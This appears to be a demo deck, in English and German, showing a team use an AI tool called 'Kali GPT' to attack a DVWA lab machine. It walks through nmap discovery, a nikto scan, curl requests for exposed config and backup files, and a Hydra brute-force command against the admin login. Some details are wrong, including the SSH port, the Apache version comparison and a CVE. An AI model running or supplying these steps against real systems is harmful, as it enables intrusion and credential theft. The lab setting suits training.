
- We prepared a secured Azure environment
- Deployed DVWA
- Deployed a KaliVM without Desktop

STEP 1:

We asked Kali GPT how to find other vulnerable machines around us and did what it told us :)

1. How to find devices around me with KaliGPT

water



Summary: How to find devices around me with Kali GPT

water

KALIGPT GIVES US A
COPY AND PASTE
READY COMMAND TO
SCAN FOR DEVICES

Ziel: Herausfinden, welche Geräte im gleichen

bash

sudo nmap -sn 10.0.0.0/24

Erklärung im Video:

\$ cd ~/Documents/kaligpt

(kaliadmin@kali)~[/Documents/kaligpt]

\$ sudo nmap -sn 10.0.0.0/24

PASTE INTO KALI

Host is up (0.0000000 latency).

MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap scan report for damn-vulnerable-vm.internal.cloudapp.net (10.0.0.6)

Host is up (0.00045s latency).

MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap scan report for ubuntu-pentestgpt.internal.cloudapp.net (10.0.0.7)

10.0.0.6 IS ONLINE,
THAT IS OUR TARGET

(kaliadmin@kali)~[/Documents/kaligpt]
\$ sudo nmap -sV -O 10.0.0.6

PASTE INTO KALI

-\$ sudo nmap -sV -O 10.0.0.6

Starting Nmap 7.95 (https://nmap.org) at 2025-06-15 20:16 UTC

Nmap scan report for damn-vulnerable-vm.internal.cloudapp.net (10.0.0.6)

Host is up (0.0014s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.25 ((Debian))


MAC Address: 12:34:56:78:9A:BC (Unknown)

Device type: general purpose|router

10.0.0.6 IS RUNNING
A WEBSERVER ON
PORT 80 AND SSH
ON PORT 20

2. How to find vulnerabilities with KaliGPT

water



Summary: How to find vulnerabilities with Kali GPT

water

KALIGPT GIVES US A
COPY AND PASTE
READY COMMAND TO
SCAN 10.0.0.6 FOR
VULNERABILITIES

Schritt 2: Schnell-Scan mit Nikto

bash

nikto -h http://10.0.0.6

★ Ziel: Automatische Erkennung von Standard-Schwachkonfigurationen.

```
(kaliadmin@kali)~[~/Documents/kaligpt]
$ nikto -h http://10.0.0.6
- Nikto v2.5.0
```

```
+ Target IP:      10.0.0.6
+ Target Hostname: 10.0.0.6
+ Target Port:    80
+ Start Time:     2025-06-15 20:19:47 (GMT0)
```

```
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/anti-clickjacking-x-frame-options-header-is-not-present/
+ /: The X-Content-Type-Options header is not set. This could allow for a downgrade attack. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/x-content-type-options-header-is-not-set/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/cookie-httponly-flag-is-not-set/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.18)
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.org/docs/default-source/default-document-library/icons-readme.txt
+ /login.php: Admin login page/section found.
```

10.0.0.6 IS RUNNING
AN OUTDATED
WEBSERVER AND WE
FOUND THE ADMIN
LOGIN PAGE

WE PASTE THE
INFORMATION INTO
KALIGPT WITHOUT
FURTHER
INSTRUCTIONS

Sobald du den Nikto-Scan durchgeführt hast, zeige i ↓ die Ergebnisse, und wir machen mit Demo Teil 3:

```
(kaliadmin@kali)~[~/Documents/kaligpt]
$ nikto -h http://10.0.0.6
- Nikto v2.5.0
```

```
+ Target IP:      10.0.0.6
+ Target Hostname: 10.0.0.6
+ Target Port:    80
+ Start Time:     2025-06-15 20:19:47 (GMT0)
```

THE RESULT IS AN
OVERVIEW OF ALL
FINDINGS WITH NEXT
STEPS SUGGESTED BY
KALIGPT

Was wurde gefunden?

Schwachstelle	Bedeutung	Angriffsmöglichkeit
Kein X-Frame-Options Header	Schutz vor Clickjacking fehlt	UI-Redressing-Angriff möglich
Kein X-Content-Type-Options Header	MIME-Typ-Spoofing möglich	Cross-Site Scripting (CSS) möglich
Cookies ohne HttpOnly-Flag	Sessions-Diebstahl über JavaScript möglich	Client-Side Injection
Verzeichnisindex auf /config/ und /docs/	Offen einsehbare Dateien	Sensitive Informationen auffindbar
.gitignore gefunden	Code-Leakage möglich	Entwicklerhinweise & Versionsstruktur einsehbar
Veraltete Apache-Version	Mögliche bekannte Exploits	CVE-2019-1021

Schritt 1: Zugriff auf /config/ testen

```
curl http://10.0.0.6:80/config/
```

⚠ Ziel: Sichere Konfigurationsdateien wie .bak, .conf, .log, evtl. sogar Passwörter oder Pfade.

Schritt 2: Zugriff auf .gitignore analysieren

```
curl http://10.0.0.6:80/.gitignore
```

⚠ Ziel: Enthält oft Hinweise auf nicht öffentlich zugängliche Dateien - daraus lassen sich gezielt weitere Pfade ableiten.

AFTER DOING THE
STEPS REQUESTED BY
KALIGPT, WE GET AN
ANALYSIS OF THE
WEAK SPOTS

Analyse 1: Verzeichnisindex zeigt config.inc.php + .bak -Datei

bash

```
curl http://10.0.0.6/config/config.inc.php
curl http://10.0.0.6/config/config.inc.php.bak
```


⚠ Ziel: Diese Dateien enthalten oft Datenbank-Zugangsdaten, Session-Handling-Infos oder hartkodierte API-Schlüssel.

📺 Im Video:

- Zeige Inhalt dieser Dateien (zensiere evtl. sensitive Daten für die Demo).
- Hinweis: Backup-Dateien wie .bak sind oft unbeabsichtigt öffentlich und ein beliebter Einstiegspunkt.

3. How to Brute force a admin login with Kali GPT

water



Summary: How to Brute force an admin login with Kali GPT water

KALIGPT WANTS TO ANALYZE THE LOGIN.PHP TO LOOK FOR INPUT FIELDS

Führe in Kali aus:

```
bash
curl http://10.0.0.6/login.php
```

★ Ziel: Schau dir die HTML-Form an. Prüfe insbesondere:

- `<form action="...">`
- `method="post"`
- `name="username"` und `name="password"` – die Namen der Input-Felder

```
<label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
<label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20"
```

AND SIMPLY COPY THE RESULT AGAIN

SO WE CAN PASTE IT INTO KALIGPT AND ASK FOR A READY TO USE COMMAND

```
<div id="wrapper">
  <p> <a href="http://www.dvwa.co.uk/" target="_blank">Damn Vulnerable Web Application (DVWA)</a> </p>
</div> <!--<div id="footer"> -->
</div> <!--<div id="wrapper"> -->
</body>
</html>
```

Erstelle mir den korrekten Befehl

KALIGPT GAVE US THE REQUESTED COMMAND AND CHOSE HYDRA AS TOOL

Falls du z.B. `admin` als Benutzer testen möchtest:

```
bash
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.0.6 http-post-form "/login.php:username=^l
```

Kopieren Bearbeiten COPY

